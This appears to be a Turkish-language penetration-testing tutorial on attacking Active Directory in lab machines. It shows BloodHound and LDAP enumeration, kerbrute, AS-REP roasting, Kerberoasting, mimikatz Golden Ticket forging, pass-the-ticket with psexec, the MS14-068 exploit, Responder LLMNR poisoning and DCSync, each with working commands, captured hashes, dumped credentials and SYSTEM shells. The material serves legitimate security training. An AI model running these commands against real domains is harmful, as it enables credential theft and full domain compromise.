satleca@kali:~$ sudo neo4j console
Directories in use:
  home:      /usr/share/neo4j
  config:    /usr/share/neo4j/conf
  logs:      /usr/share/neo4j/logs
  plugins:   /usr/share/neo4j/plugins
  import:    /usr/share/neo4j/import
  data:      /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:       /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
2020-12-19 13:38:29.195+0000 INFO Starting...
2020-12-19 13:38:34.053+0000 INFO ===== Neo4j 4.2.1 =====
2020-12-19 13:38:37.146+0000 INFO Upgrading security graph to latest version
2020-12-19 13:38:37.151+0000 INFO Setting version for 'security-users' to 2
2020-12-19 13:38:37.696+0000 INFO Bolt enabled on localhost:7687.
2020-12-19 13:38:39.977+0000 INFO Remote interface available at http://localhost:7474/
2020-12-19 13:38:39.981+0000 INFO Started.
```

Varsayılan olarak “**localhost:7687**” portunda başlatılmaktadır. Sistem ayarlarında değişiklik yapmak için “**localhost:7474**” adresi üzerinden web arayüzüne bağlanmak gerekmektedir.

### ➤ bloodhound: Varsayılan “neo4j:neo4j”



**BLOODHOUND**

Log in to Neo4j Database

Database URL	bolt://localhost:7687	✓
DB Username	neo4j	
DB Password	....	

☒ Save Password

Login

“**bloodhound**” a bağlandıktan sonra sağ taraftaki “**upload data**” kısmından hedef makineden elde edilen zip dosyasını yüklenir. Dosya yüklendikten sonra bloodhound aracının imkan ve kabiliyetleri aşağıdaki gibidir:

Database Info	Node Info	Queries
---------------	-----------	---------


### Pre-Built Analytics Queries

- Find all Domain Admins
- Find Shortest Paths to Domain Admins
- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets
- Find Computers where Domain Users are Local Admin
- Shortest Paths from Domain Users to High Value Targets
- Find All Paths from Domain Users to High Value Targets
- Find Workstations where Domain Users can RDP
- Find Servers where Domain Users can RDP
- Find Dangerous Rights for Domain Users Groups
- Find Kerberoastable Members of High Value Groups
- List all Kerberoastable Accounts
- Find Kerberoastable Users with most privileges
- Find Domain Admin Logons to non-Domain Controllers
- Find Computers with Unsupported Operating Systems
- Find AS-REP Roastable Users (DontReqPreAuth)

### Custom Queries

Buradan Aktif Dizinlerle ilgili neredeyse her türlü erişim sağlanabilen yapıların haritalandırılmasına ulaşılır. Aktif Dizinle yönelik sızma testleri sırasında **“bloodhound”** kullanmak oldukça yardımcı olacaktır.

Örnek bloodhound çıktısı:



## LDAPSearch Kullanımı

“**ldapssearch**”, LDAP servisinde araştırma yaparak elde ettiği bilgileri vermeye çalışan bir araçtır. Aktif Dizin saldırılarında benzer işlemlere sahip başka araçlar olsa da bazen parola gibi değerli bilgiler bulabilmesi açısından önemlidir.

- **ldapssearch -x -b “dc:<HEDEF DC>” -H ldap://<HEDEF IP>**

```

satleca@kali:~/cascade$ ldapsearch -x -b "dc=cascade,dc=local" -H ldap://10.10.10.182
# extended LDIF
#
# LDAPv3
# base <dc=cascade,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# cascade.local
dn: DC=cascade,DC=local
objectClass: top
objectClass: domain
objectClass: domainDNS
distinguishedName: DC=cascade,DC=local
instanceType: 5
whenCreated: 20200109153132.0Z
whenChanged: 20201221104830.0Z
subRefs: DC=ForestDnsZones,DC=cascade,DC=local
subRefs: DC=DomainDnsZones,DC=cascade,DC=local
subRefs: CN=Configuration,DC=cascade,DC=local
uSNCreated: 4099
uSNChanged: 319567
name: cascade
objectGUID:: BEPTb7rgSEuSvojkxZJmOA==

```

Kullanılan komut ldap'taki herşeyi çıkarmaya çalıştı. Özel olarak kullanıcılar kısmını çıkarmak için “CN=Users” şeklinde etki alanı kısmına yazılması gerekmektedir.

**CN=Computers:** Bilgisayarları gösterir.

**CN=Domain Admins:** Domain Admins grubunu gösterir.

## LDAPDomainDump Kullanarak Etki Alanı Sömürüsü

“**ldapdomaindump**”, LDAP protokolünü dump etmektedir. Ldapsearch aracına oranla çok daha detaylı html çıktıları vermektedir. “**ldapdomaindump**”, sızma testlerinde oldukça kullanılan bir araçtır.

- **ldapdomaindump ldap://<IP Adresi> -u “DOMAIN\USER” -p “<PAROLA>” -no-json -no-grep -o <ÇIKTI YOLU>**

```

satleca@kali:~/cascade$ ldapdomaindump ldap://10.10.10.192 -u "BLACKFIELD\support" -p "#00^BlackKnight"
--no-json --no-grep -o ldapdomaindump
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
satleca@kali:~/cascade$ █

```

Eğer sistemde nmap taramasında “**Anonymous: OK**” şeklinde bir çıktı varsa ldapdomaindump işlemini kullanıcı adı ve parola olmadan da yapabilirsiniz.

```
satleca@kali:~/cascade/ldapdomaindump$ ls
domain_computers_by_os.html  domain_trusts.html
domain_computers.html       domain_users_by_group.html
domain_groups.html          domain_users.html
domain_policy.html
satleca@kali:~/cascade/ldapdomaindump$
```

Bir üstteki fotoda gördüğünüz üzere ldap servisindeki sömürülebilecek çıktıları almış olduk. Şimdi çıktılarından bir tanesini inceleyelim:

#### Domain users

CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	
Lydéric aas. Lefebvre	Lydéric aas. Lefebvre	lydericlefebvre		<a href="#">Domain Users</a>	02/28/2022:33:35	02/28/2022:35:29	0
svc_backup	svc_backup	svc_backup	<a href="#">Remote Management Users</a> , <a href="#">Backup Operators</a>	<a href="#">Domain Users</a>	02/23/2013:52:57	09/21/2022:44:31	0%
Xiaochang Konegni	Xiaochang Konegni	BLACKFIELD438814		<a href="#">Domain Users</a>	02/23/2012:49:26	02/23/2012:49:26	0
Emad Caratenuto	Emad Caratenuto	BLACKFIELD653097		<a href="#">Domain Users</a>	02/23/2012:49:25	02/23/2012:49:25	0
Oceana Belghazi	Oceana Belghazi	BLACKFIELD996878		<a href="#">Domain Users</a>	02/23/2012:49:24	02/23/2012:49:24	0
Krishnarao Koesno	Krishnarao Koesno	BLACKFIELD532412		<a href="#">Domain Users</a>	02/23/2012:49:23	02/23/2012:49:23	0
Avilash Taueg	Avilash Taueg	BLACKFIELD541148		<a href="#">Domain Users</a>	02/23/2012:49:22	02/23/2012:49:22	0
Sujah Fadrigalan	Sujah Fadrigalan	BLACKFIELD758945		<a href="#">Domain Users</a>	02/23/2012:49:21	02/23/2012:49:21	0
Angua Jaquema	Angua Jaquema	BLACKFIELD307633		<a href="#">Domain Users</a>	02/23/2012:49:20	02/23/2012:49:20	0
Yarel Predestin	Yarel Predestin	BLACKFIELD410243		<a href="#">Domain Users</a>	02/23/2012:49:19	02/23/2012:49:19	0
Luci Baligand	Luci Baligand	BLACKFIELD434395		<a href="#">Domain Users</a>	02/23/2012:49:18	02/23/2012:49:18	0

Burada kullanıcıları ve kullanıcıların ait oldukları gruplar listelenmiştir. Diğer dump çıktılarında da sızma testleri için önemli bilgiler bulunabilir. Aktif Dizin sızma testlerinde sistemi anlayabilmek testin kalitesi ve sonuca ulaşmak açısından oldukça önemlidir.

## KERBEROS SALDIRILARI

MIT tarafından oluşturulmuş “Ağ kimlik denetim sistemi”dir. Client ve server ın karşılıklı olarak birbirini yetkilendirmesine dayanan simetrik bir şifreleme yöntemidir. Kimlik denetim mekanizması Ticket denilen biletler üzerinden gerçekleştirilir. Kullanıcılara ticket dağıtımı KDC(Key Distribution Center) gerçekleştirir. UDP 88 portu üzerinden hizmet vermektedir. Microsoft,Google gibi büyük firmalar bu protokolü desteklemektedir.

## Kerberos Kaba Kuvvet Saldırısı

Kerberos servisine kaba kuvvet yaparak kullanıcı isimlerini sömürmek mümkündür. Kaba kuvvet yapmanın birden fazla yolu vardır. Bu örnekte “**kerbrute**” aracını kullanmak oldukça işe yaramaktadır.

- **pip3 install kerbrute**
- **kerbrute -dc-ip <IP ADRESİ> -domain <ETKİ ALANI> -users <Kullanıcı Listesi>**

```
sattleca@kali:~$ kerbrute -dc-ip 10.10.10.192 -domain BLACKFIELD.local -users user.txt
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Valid user => audit2020
[*] Valid user => support [NOT PREAUTH]
[*] Valid user => svc_backup
[*] No passwords were discovered :'(
sattleca@kali:~$
```

## ASPROAST SALDIRISI

ASREPROast saldırısı, Kerberos ön kimlik doğrulaması gerektirmeyen kullanıcıları arar. Bu, herkesin bu kullanıcıların herhangi biri adına KDC'ye bir AS\_REQ isteği gönderebileceği ve bir AS\_REP mesajı alabileceği anlamına gelir. Son mesaj türü, parolasından türetilen orijinal kullanıcı anahtarıyla şifrelenmiş bir yığın veri içerir. Ardından, bu mesajı kullanarak kullanıcı şifresi çevrimdışı olarak kırılabilir.

Ayrıca, bu saldırıyı gerçekleştirmek için hiçbir etki alanı hesabına gerek yoktur, yalnızca KDC'ye bağlantı gerekir. Ancak, bir etki alanı hesabıyla, etki alanında Kerberos ön kimlik doğrulaması olmadan kullanıcıları almak için bir LDAP sorgusu kullanılabilir. Aksi takdirde kullanıcı adlarının tahmin edilmesi gerekir.

- **python3 GetNPUsers.py -dc-ip <IP Adresi> -request -usersfile <KULLANICILAR> -outputfile <ÇIKTI> <DOMAIN>/**

```
sattleca@kali:~/tools/impacket-3/examples$ sudo python3 GetNPUsers.py -dc-ip 10.10.10.161 -request -usersfile users.txt -outputfile hash htb.local/
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
```

Şimdi çıktı dosyamızda hash karmamız oluştu. Hash'i kırmak için "john" veya "hashcat" araçlarını kullanabiliriz.

- `sudo john --wordlist=<KELİME LİSTESİ> <HASH DOSYASI>`

```
satleca@kali:~/tools/impacket-3/examples$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt out
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvic ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:04 DONE (2020-12-19 06:37) 0.2053g/s 838965p/s 838965c/s 838965C/s s4553592..s3r2s1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Hashcat :

- `hashcat -m 18200 -a 0 <HASH> <PAROLA LİSTESİ>`

## KERBEROAST Saldırısı

Kerberoasting'in amacı, bilgisayar hesapları değil, AD'deki kullanıcı hesapları adına çalışan hizmetler için TGS biletlerini toplamaktır. Bu nedenle, bu TGS biletlerinin bir kısmı, kullanıcı parolalarından türetilen anahtarlarla şifrelenir. Sonuç olarak, kimlik bilgileri çevrimdışı olarak kırılabilir. Bu nedenle, Kerberoasting gerçekleştirmek için yalnızca TGS'ler için talepte bulunabilecek bir etki alanı hesabı gereklidir; bu, herhangi bir özel ayrıcalık gerekmediğinden herhangi biri anlamına gelir.

- `python3 GetUserSPNs.py <DOMAIN>/<KULLANICI>:<PAROLA> -dc-ip <IP> -request`

```
satleca@kali:~/tools/impacket-3/examples$ python3 GetUserSPNs.py satleca.local/fcastle:Iloveyou1 -dc-ip 192.168.1.104 -request
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName      Name      MemberOf      PasswordLastSet
-----
LastLogon Delegation
-----
HYDRA-DC/SQLService.SATLECA.local:60111 SQLService CN=Group Policy Creator Owners,OU=Groups,DC=SATLECA,DC=local 2020-11-28 09:35:45
.656322 <never>

$krb5tgs$23$*SQLService$SATLECA.LOCAL$HYDRA-DC/SQLService.SATLECA.local~60111*$51772534e1c822d7367bba2133f6aabd$35a6fffc265106ea5ba5c5
ba94029484f40ac5812229b490237459b0267e89567f1dd917344265b24043dfdec9a27e6c3c9881877856636bd2de4887560950a6b6b7e014a7b9702dd42c4803206
f3d57e1862dfb115127da290b42765e6341ad2439f19bd4aa9b890b467ae1b1919d23d5e6ea39e8ad59a8952c170338f64ca732b75a8215f7f366f1d1c7eba627b1d1f
aac0c57a1c6dc1df53dc9e5b8a493df67b426396cc136d2c756c3d20df9f028af305e6a6e9b6c358fddb03d5b451435047f09e629e9a5a9f1af6a259ec221db1127a29
8df5e9506c0fb671186d852c147acd66f036d48725bdce66e877033a5450b34ef26779d031fd59a2cf99f69a82799e8055eab64ccf5e6d9eedbc64331ec2f9fea6452
fb5857576030483427c5cf44808a2a1397b1b1aa75e4fe4af9785dd09580b8704c5f1cec5257200ad508bf97a79b9ecebd3470f3b8b4673b9a30838c8a9f0209c26c7a
52dce5360e877418b27b9dafed75ecd3ff25916967de91255be40b526f9e8b021835a401e50acffda8d00b7a56cfc7f486e1b2bab8f4ad9da5c1c621abec9ba00508a5
a7a8f75c240b03987dc0937bc465a8a31aefd5b166db4373768b1aa9c07a9af08b78e7e7e21ca83240642e71bbec1b9a44a1cad3e240a318dcc2d9785979c35cee2e1a
1c98b30fad2448f227428fcc37a7a15900d14eb933665f3c4e681f25e8a5e2fa5f02d1e361ecf645e98feef9626d4cc166f9541d59fdbef7dba6ba171e63c016baaac3c
49293aa4a1615252f033c1646eb5a2b6005622e83abb0fa6aa06d43570caf6111e66eaf08a9d3b57hr475b11fhr38ee5c6561b4422de3e989286472280ef4caaf78a9
```

Burada elde ettiğimiz hash’i kırabilmemiz için yine “john” veya “hashcat” aracıyla kırabiliriz.

**JOHN:**

**john --format=krb5tgs --wordlist=<PAROLA LİSTESİ> <HASH ÇIKTISI>**

**HASHCAT:**

**hashcat -m 13100 --force <HASH ÇIKTISI> <PAROLA LİSTESİ>**

## GOLDEN TICKET SALDIRISI:

Altın Bilet, DC için tüm kimlik doğrulama token’lerini(jetonlarını) şifreleme görevi olan özel bir gizli hesap olan KRBTGT hesabı için Kerberos kimlik doğrulama token’idir(jetonudur). Bu Altın Bilet daha sonra herhangi bir hesapta oturum açmak kullanabilir ve saldırganların ağ içinde fark edilmeden hareket etmesine olanak tanır.

Altın Bilet saldırısını yapabilmek için bu örnekte mimikatz kullanılacaktır.

- **privilege::debug**
- **lsadump::lsa /inject /name:krbtgt**

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : SATLECA / S-1-5-21-1819592004-275755722-302072529

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 8366cb6b4d0817cb0575068f03dd49f8
  LM :
  Hash NTLM: 8366cb6b4d0817cb0575068f03dd49f8
  ntlm- 0: 8366cb6b4d0817cb0575068f03dd49f8
  lm - 0: 88e972d49758a8976710e5f196a7a58c

* WDigest
```

Mimikatz kullanılarak krbtgt kullanıcısına ait değerli bilgiler elde edildi. Şimdi altın bilet üretilebilmektedir.

**kerberos::golden /User:Administrator /domain:<Etki Alanı> /sid:<KRBTGT SID> /krbtgt:<KRBTGT Hesabı> /id:500**



```

mimikatz # kerberos::golden /User:Administrator /domain:satleca.local /sid:S-1-5-21-1819592004-275755722-302072529
/krbtgt:8366cb6b4d0817cb0575068f03dd49f8 /id:500
User      : Administrator
Domain    : satleca.local (SATLECA)
SID       : S-1-5-21-1819592004-275755722-302072529
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 8366cb6b4d0817cb0575068f03dd49f8 - rc4_hmac_nt
Lifetime  : 12/13/2020 11:24:01 AM ; 12/11/2030 11:24:01 AM ; 12/11/2030 11:24:01 AM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

```

Mimikatz kullanılarak altın biletle(golden ticket) dosyamızı oluşturuldu. Şimdi bu biletleri doğru yerde kullanmak gerekmektedir.

Klist komutu ile sistem ön belleğindeki altın biletler ve süreleri görüntülenir.

```

c:\Users\Administrator\Documents>klist

Current LogonId is 0:0x3e7

Cached Tickets: (2)

#0>      Client: Administrator @ satleca.local
        Server: krbtgt/SATLECA.LOCAL @ SATLECA.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 12/13/2020 11:33:22 (local)
        End Time:    12/13/2020 21:33:22 (local)
        Renew Time: 12/20/2020 11:33:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x2 -> DELEGATION
        Kdc Called: HYDRA-DC

#1>      Client: Administrator @ satleca.local
        Server: krbtgt/satleca.local @ satleca.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial_pre_authent
        Start Time: 12/13/2020 11:24:01 (local)
        End Time:    12/11/2030 11:24:01 (local)
        Renew Time: 12/11/2030 11:24:01 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

```

Altın Bilet elde edildi. Bunu kullanabilmek için “net use” komutu kullanılmalıdır.

- net use \\<Etki Alanı>\c\$\windows\ntds

```
c:\Users\Administrator\Documents>net use \\satleca.local\c$\windows\ntds
The command completed successfully.

c:\Users\Administrator\Documents>whoami
nt authority\system
```

## Overpass The Hash/Pass The Key (PTK) İle Sisteme Erişme

Mimikatz aracı kullanarak ticket.kirbi isminde bilet oluşturulmuştu. Bu bileti kullanarak dışarıdan makineye bağlanmak istenirse ilk olarak biletimizi cache dosyasına çevirmemiz gerekmektedir. Hedef makineye erişim sağlayabilmek için cache dosyası gereklidir.

- **python ticket\_converter.py velociraptor.kirbi /tmp/krb5cc\_0**

Sisteme erişim yapabilmek için varsayılan bilet bilgisi varsayılan olarak **"/tmp/krb5cc\_uid"** bölümünde bulunur. Herhangi bir sorun çıkması durumunda aşağıdaki gibi bir export işlemi yapılırsa siste erişim sağlanabilir.

- **export KRB5CCNAME='/tmp/krb5cc\_0'**

```
$ export KRB5CCNAME='/tmp/krb5cc_0'
```

Bileti kullanarak sisteme erişmek istendiği zaman psexec kullanmak yeterli olacaktır.

- **python psexec.py -k -n <Etki Alanı>/<Kullanıcı>@<Hedef sistem> cmd**

```
satleca@kali:~/tools/impacket-3/examples$ python3 psexec.py -k -n htb.local/james@mantis cmd
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on mantis.....
[*] Found writable share ADMIN$
[*] Uploading file VRAiGohn.exe
[*] Opening SVCManager on mantis.....
[*] Creating service NSUD on mantis.....
[*] Starting service NSUD.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

## MS14-068 Güvenlik Zaafiyeti Sömürülmesi

Active Directory, kimlik doğrulama için Kerberos protokolünü kullanır. Güvenlik açığı, Etki Alanı Denetleyicisi'nin Kerberos biletlerindeki grup üyeliğini doğrulama mekanizmasından kaynaklanmaktadır. Bu saldırıda etki alanı üzerinde hesabı olan bir kullanıcının kimlik bilgileri kullanılır. Golden Ticket saldırısından daha tehlikeli olmasının nedeni ise bu hesabın erişilebilir olmasına gerek yoktur.

Sisteme saldırıyı başlatmak için ilk olarak `“/etc/krb5.conf”` dosyasının hedef sisteme uygun şekilde konfigüre etmek gerekmektedir.

```
[libdefaults]
    default_realm = HTB.LOCAL

#Edit the realms entry as follows:
[realms]
    LAB.LOCAL = {
        kdc = mantis.htb.local:88
        admin_server = mantis.htb.local
        default_domain = HTB.LOCAL
    }

#Also edit the final section:
[domain_realm]
    .domain.internal = HTB.LOCAL
    domain.internal = HTB.LOCAL
```

Hedef sisteme uygun kerberos konfigürasyonu yapıldıktan sonra saldırının gerçekleşmesi için hedef DC(Etki Alanı Denetleyicisi) ile saldırgan makine zaman ayarı senkronize olması gerekmektedir.

### ➤ **rdate -n 10.10.10.52**

Saldırgan makinede gerekli konfigürasyonlar tamamlanmıştır. Şimdi ms14-068 aracını kullanarak sömürü işlemi gerçekleştirilir.

### ➤ **python ms14-068.py -u [James@htb.local](#) -s <Kullanıcı SİD> -d <Etki Alanı İsmi>**

```
satleca@kali:~/pykek$ python ms14-068.py -u James@htb.local -s S-1-5-21-4220043660-4019079961-2895681657-1103 -d mantis.htb.local
Password:
[+] Building AS-REQ for mantis.htb.local... Done!
[+] Sending AS-REQ to mantis.htb.local... Done!
[+] Receiving AS-REP from mantis.htb.local... Done!
[+] Parsing AS-REP from mantis.htb.local... Done!
[+] Building TGS-REQ for mantis.htb.local... Done!
[+] Sending TGS-REQ to mantis.htb.local... Done!
[+] Receiving TGS-REP from mantis.htb.local... Done!
[+] Parsing TGS-REP from mantis.htb.local... Done!
[+] Creating ccache file 'TGT_James@htb.local.ccache'... Done!
```

Varsayılan olarak, herhangi bir kullanıcının istemci tarafında kullanılan bileti (TGT) “/tmp/krb5cc\_uid” konumunda bulunan varsayılan Kerberos kimlik bilgisi önbelleğinden okunur. Artık önbellek dosyamıza sahip olduğumuza göre, onu uygun konuma kopyalamamız gerekiyor.

```
-exploits/MS14-068/pykek$ ls
  TGT_James@htb.local.ccache
-exploits/MS14-068/pykek$ mv TGT_James@htb.local.ccache /tmp/krb5cc_0
-exploits/MS14-068/pykek$ █
```

Şimdi bileti elde ettiğimiz için goldenpac kullanarak sisteme erişim sağlamak mümkündür.

➤ **python3 goldenPac.py <Domain>/Kullanıcı@<Hedef Sistem>**

```
satleca@kali:~/tools/impacket-3/examples$ python3 goldenPac.py htb.local/James@mantis
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.....
[*] Found writable share ADMIN$
[*] Uploading file vLNLEXP.exe
[*] Opening SVCManager on mantis.....
[*] Creating service fPVP on mantis.....
[*] Starting service fPVP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>█
```

## LLMNR Saldırısı

**LLMNR (Link-Local Multicast Name Resolution)** : Aynı yerel bağlantıdaki bilgisayarlar için isim çözümlemesi yapmalarına olanak tanıyan DNS bazlı bir protokoldür. Sıklıkla TCP&UDP/5355. Portta çalışmaktadır.

**mDNS (Multicast DNS)** : Yerel bir DNS sunucusunun bulunmadığı küçük ağlarda, isim çözümlemesi görevini üstlenen bir protokoldür.

**NBT-NS (NetBIOS Name Server)** : Diğerlerine benzer şekilde, host kimliği belirlemede kullanılan Microsoft Windows'un alternatif bir bileşenidir. Sıklıkla TCP&UDP/137. Portta çalışmaktadır.

Saldırgan, ağdaki erişim isteklerini dinlemeye başlar ve “**broadcast**” olarak ağa paketler gönderir. Kurban, ağda bulunmayan ve DNS sunucusu kayıtlarında olmayan bir cihaza erişim isteğinde bulunur. DNS sunucusundan, böyle bir kayıt olmadığına dair yanıt aldıktan sonra, kurban tarafından tüm ağa bu sunucuyu bilen birinin olup olmadığı sorulur. Tam o sırada saldırgan, bu isteğe yanıt verir. Kurban kimlik bilgilerini ve NTLMv2 Hash değerini saldırganı iletir. Bu sayede saldırgan parola hash'ini ele geçirmiş olur.

Hash'i yakalamamız için hedef makine saldırgan makine adresini ağ içerisinde erişmeye çalışması yeterli olacaktır.

➤ responder -l tun0 -rdvw

```
[SMB] NTLMv2-SSP Client : 192.168.1.194
[SMB] NTLMv2-SSP Username : SATLECA\mustafacin
[SMB] NTLMv2-SSP Hash : mustafacin::SATLECA:18355f4376ed6b83:0BA3F695981092DCBDB8AFF7013D8438:010100000
0000000C0653150DE09D2017D0BBBDEB849B201000000000200080053004D004200330001001E00570049004E002D00500052004800
340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00500
052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140053004D00420033
002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000001000000002000002
851287CD346AEE0FF21EF2DC558C7A2DA1A748D7A721C68BD0C335811DF13130A00100000000000000000000000000000000900
240063006900660073002F003100390032002E003100360038002E0031002E003100330031000000000000000000
```

NTLMv2 hash responder dinleyicisine düştü. Bundan sonra bu hash değeri hashcat veya john kullanılarak kırılması gerekmektedir.

# Windows Yetki Yükseltme Saldırıları (Windows Privilege Escalation)

## DCSync Saldırısı

Etki alanı denetleyicileri, Aktif Dizin ortamlarının temelini oluşturur; bu sunucular, Active Directory Etki Alanı Hizmetleri veritabanlarını barındırır ve etki alanının başka yerlerindeki hizmetlere yönelik kullanıcı kimlik doğrulama isteklerini yönetir. Etki alanı denetleyicisine ayrıcalıklı erişim elde eden saldırganlar, tüm Active Directory ormanlarının güvenilirliğini tehlikeye atar. Aktif Dizin veritabanlarını değiştirme izinlerine sahip olacaklardır; diğer Active Directory kullanıcı hesaplarına erişme, güvenliği aşma ve daha fazla sömürü sonrası saldırılar gerçekleştirmek.

Deneyimli saldırganlar bu tür ağ erişimiyle ciddi hasara yol açabilir ve ağdaki diğer sunuculara ve hizmetlere hızla geçerek şunları yapabilirler: fidye yazılımı dahil kötü amaçlı yazılımları düşürme, yamalanmamış sistemlerdeki yazılım güvenlik açıklarından yararlanmak ve diğer sunuculardaki savunmasız yapılandırmalardan yararlanırlar.

➤ **python3 secretsdump.py <DOMAIN>/<USER>:<PASSWORD>@<İP ADRES>**

```
sateleca@kali:~/tools/impacket-3/examples$ python3 secretsdump.py satleca/fcastle:Iloveyou1@192.168.1.194
Impacket v0.9.21.dev1+20200225.153700.afe746d2 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xf4d87700f0b1f61cb7dd8427aa8f1e88
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DLP:1001:aad3b435b51404eeaad3b435b51404ee:d56d2fceb2749efff462b17399ba2b5:::
